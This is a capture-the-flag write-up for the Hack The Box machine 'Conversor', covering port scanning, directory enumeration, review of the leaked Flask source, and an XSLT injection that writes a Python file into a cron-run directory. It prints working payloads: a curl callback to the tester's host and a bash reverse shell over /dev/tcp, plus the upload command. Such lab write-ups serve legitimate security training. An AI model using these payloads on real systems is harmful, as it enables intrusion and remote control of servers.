Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Fri Oct 31 12:33:48 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.26.250
Nmap scan report for 10.129.26.250
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 31 12:34:06 2025 -- 1 IP address (1 host up) scanned in 17.79 secondsnmap scan output. We can see a redirect to http://conversor.htb in the HTTP title. Let's add that to our /etc/hosts file.echo -e '10.129.26.250\t\tconversor.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich






nmap scan and output as XML for the upload

Penetration Testing
What we Know So Far
- File Upload
- We provide a
.xmlor.xsltfile and upload - This parses the input files and converts the
nmapreports to an HTML overview- Without further enumeration, my assumption is that file upload to RCE is going to be feasible
- We'd have to see if we can override the
.xmlor.xsltfile extension and upload a.phpfile or similar, since the server isApache - We'd also need to have access to the directory where the upload files are stored, and the application would have to preserve the
.phpfile extension - The more likely attack path is going to be XXE or XSLT injection, since the application accepts both file types
- We provide a




- Account Registration
- If the injection attack path fails, it's worth exploring the registration path further
- There are some simple checks we can do to test for SQL injection on the login form
More Enumeration before Attack
gobuster vhost -u http://10.129.26.250 \
-w /usr/share/seclists/Discovery/DNS/namelist.txt \
--domain 'conversor.htb' --append-domain \
-t 50 \
-r \
-o vhost.txt
Enumerate any additional virtual hosts, none found
gobuster dir -u http://conversor.htb \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-x php,html \
-t 20 \
-o dir.txt
Enumerate directories and / or files
/about                (Status: 200) [Size: 2842]
/convert              (Status: 405) [Size: 153]
/javascript           (Status: 301) [Size: 319] [--> http://conversor.htb/javascript/]
/login                (Status: 200) [Size: 722]
/logout               (Status: 302) [Size: 199] [--> /login]
/register             (Status: 200) [Size: 726]
/server-status        (Status: 403) [Size: 278]
Review the Source Code

/about page contains a link to the source code
.tar.gz extension, but appears to be a regular tar archivemkdir sourcetar -C source -xvf source_code.tar.gzcat ./source/app.pyapp.py
from flask import Flask, render_template, request, redirect, url_for, session, send_from_directory
import os, sqlite3, hashlib, uuid

app = Flask(__name__)
app.secret_key = 'Changemeplease'

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

def init_db():
    os.makedirs(os.path.join(BASE_DIR, 'instance'), exist_ok=True)
    conn = sqlite3.connect(DB_PATH)
    c = conn.cursor()
    c.execute('''CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    )''')
    c.execute('''CREATE TABLE IF NOT EXISTS files (
        id TEXT PRIMARY KEY,
        user_id INTEGER,
        filename TEXT,
        FOREIGN KEY(user_id) REFERENCES users(id)
    )''')
    conn.commit()
    conn.close()

init_db()

def get_db():
    conn = sqlite3.connect(DB_PATH)
    conn.row_factory = sqlite3.Row
    return conn

@app.route('/')
def index():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    conn = get_db()
    cur = conn.cursor()
    cur.execute("SELECT * FROM files WHERE user_id=?", (session['user_id'],))
    files = cur.fetchall()
    conn.close()
    return render_template('index.html', files=files)

@app.route('/register', methods=['GET','POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = hashlib.md5(request.form['password'].encode()).hexdigest()
        conn = get_db()
        try:
            conn.execute("INSERT INTO users (username,password) VALUES (?,?)", (username,password))
            conn.commit()
            conn.close()
            return redirect(url_for('login'))
        except sqlite3.IntegrityError:
            conn.close()
            return "Username already exists"
    return render_template('register.html')
@app.route('/logout')
def logout():
    session.clear()
    return redirect(url_for('login'))


@app.route('/about')
def about():
 return render_template('about.html')

@app.route('/login', methods=['GET','POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = hashlib.md5(request.form['password'].encode()).hexdigest()
        conn = get_db()
        cur = conn.cursor()
        cur.execute("SELECT * FROM users WHERE username=? AND password=?", (username,password))
        user = cur.fetchone()
        conn.close()
        if user:
            session['user_id'] = user['id']
            session['username'] = username
            return redirect(url_for('index'))
        else:
            return "Invalid credentials"
    return render_template('login.html')


@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"

@app.route('/view/<file_id>')
def view_file(file_id):
    if 'user_id' not in session:
        return redirect(url_for('login'))
    conn = get_db()
    cur = conn.cursor()
    cur.execute("SELECT * FROM files WHERE id=? AND user_id=?", (file_id, session['user_id']))
    file = cur.fetchone()
    conn.close()
    if file:
        return send_from_directory(UPLOAD_FOLDER, file['filename'])
    return "File not found"

install.md is also very interesting, perhaps alluding to somethingTesting Injection Attacks
Researching the Core Technologies
Looking at app.py, it's pretty clear that the most interesting aspects of the app are going to be at the /convert endpoint. Almost 100% certainty that there is no SQL injection, as the app is using prepared statements to interact with the SQLite backend.

libxlst refused to load the file since it wasn't a valid XML file (e.g. /etc/passwd).Pivoting from there, I started looking at some of the Python module imports...

- The application imports the
etreefunction from thelxmlmodule - Running this search on Google yielded one interesting result
 nathan
This write up is pretty interesting, as it has a lot of parallels to our current setup:
- XSLT parser
- A script engine will run the code written to the target


.xslt exampleThis payload does the following:
- Looks at the content between
<xsl:text></xsl:text> - Writes said contents to the file path in
<exsl:document href="" method="text">- Whichever path is in
hrefis the target file - We know from
install.mdthat the target server has acronjob running every minute
- Whichever path is in
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; doneAny .py scripts in this directory will be executed
More Efficient Testing
We need a way to do this from the command line to streamline file edits and uploads without having to click around lots of different places.

In my Burp window, I can inspect the last call to the /convert URL and make note of a few things.
- The
Cookie:header - The web form inputs

xml_file and content type application/xml
xslt_file and content type application/xslt+xmlWe can pretty easily convert this to a curl command using these facts:
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
  <xsl:template match="/">
    <exsl:document href="/var/www/conversor.htb/scripts/pwn.py" method="text">
        <xsl:text>
import os
os.system("curl http://10.10.14.168/rce")
        </xsl:text>
    </exsl:document>
  </xsl:template>
</xsl:stylesheet>
test.xslt
import os and os.system calls should be completely to the left for the Python interpreter to read the script, since it's an indentation based language.sudo python3 -m http.server 80Start a Python HTTP server to watch for connections from the target
export COOKIE='Cookie: session=eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6InRlc3QifQ.aQT42g.I63oWYXOo1hyHqkuEAa0jW0fvic'
Set the cookie header in a variable
curl -H "$COOKIE" \
-F 'xml_file=@nmap.xml;type=application/xml' \
-F 'xslt_file=@test.xslt;type=application/xslt+xml' \
http://conversor.htb/convert
Reads nmap.xml and test.xslt from the current directory, so make sure these files exist or rename them in your command.

Exploit
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
<xsl:template match="/">
<exsl:document href="/var/www/conversor.htb/scripts/pwn.py" method="text">
<xsl:text>
import os
os.system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.168/443 0>&1'")
</xsl:text>
</exsl:document>
</xsl:template>
</xsl:stylesheet>test.xslt
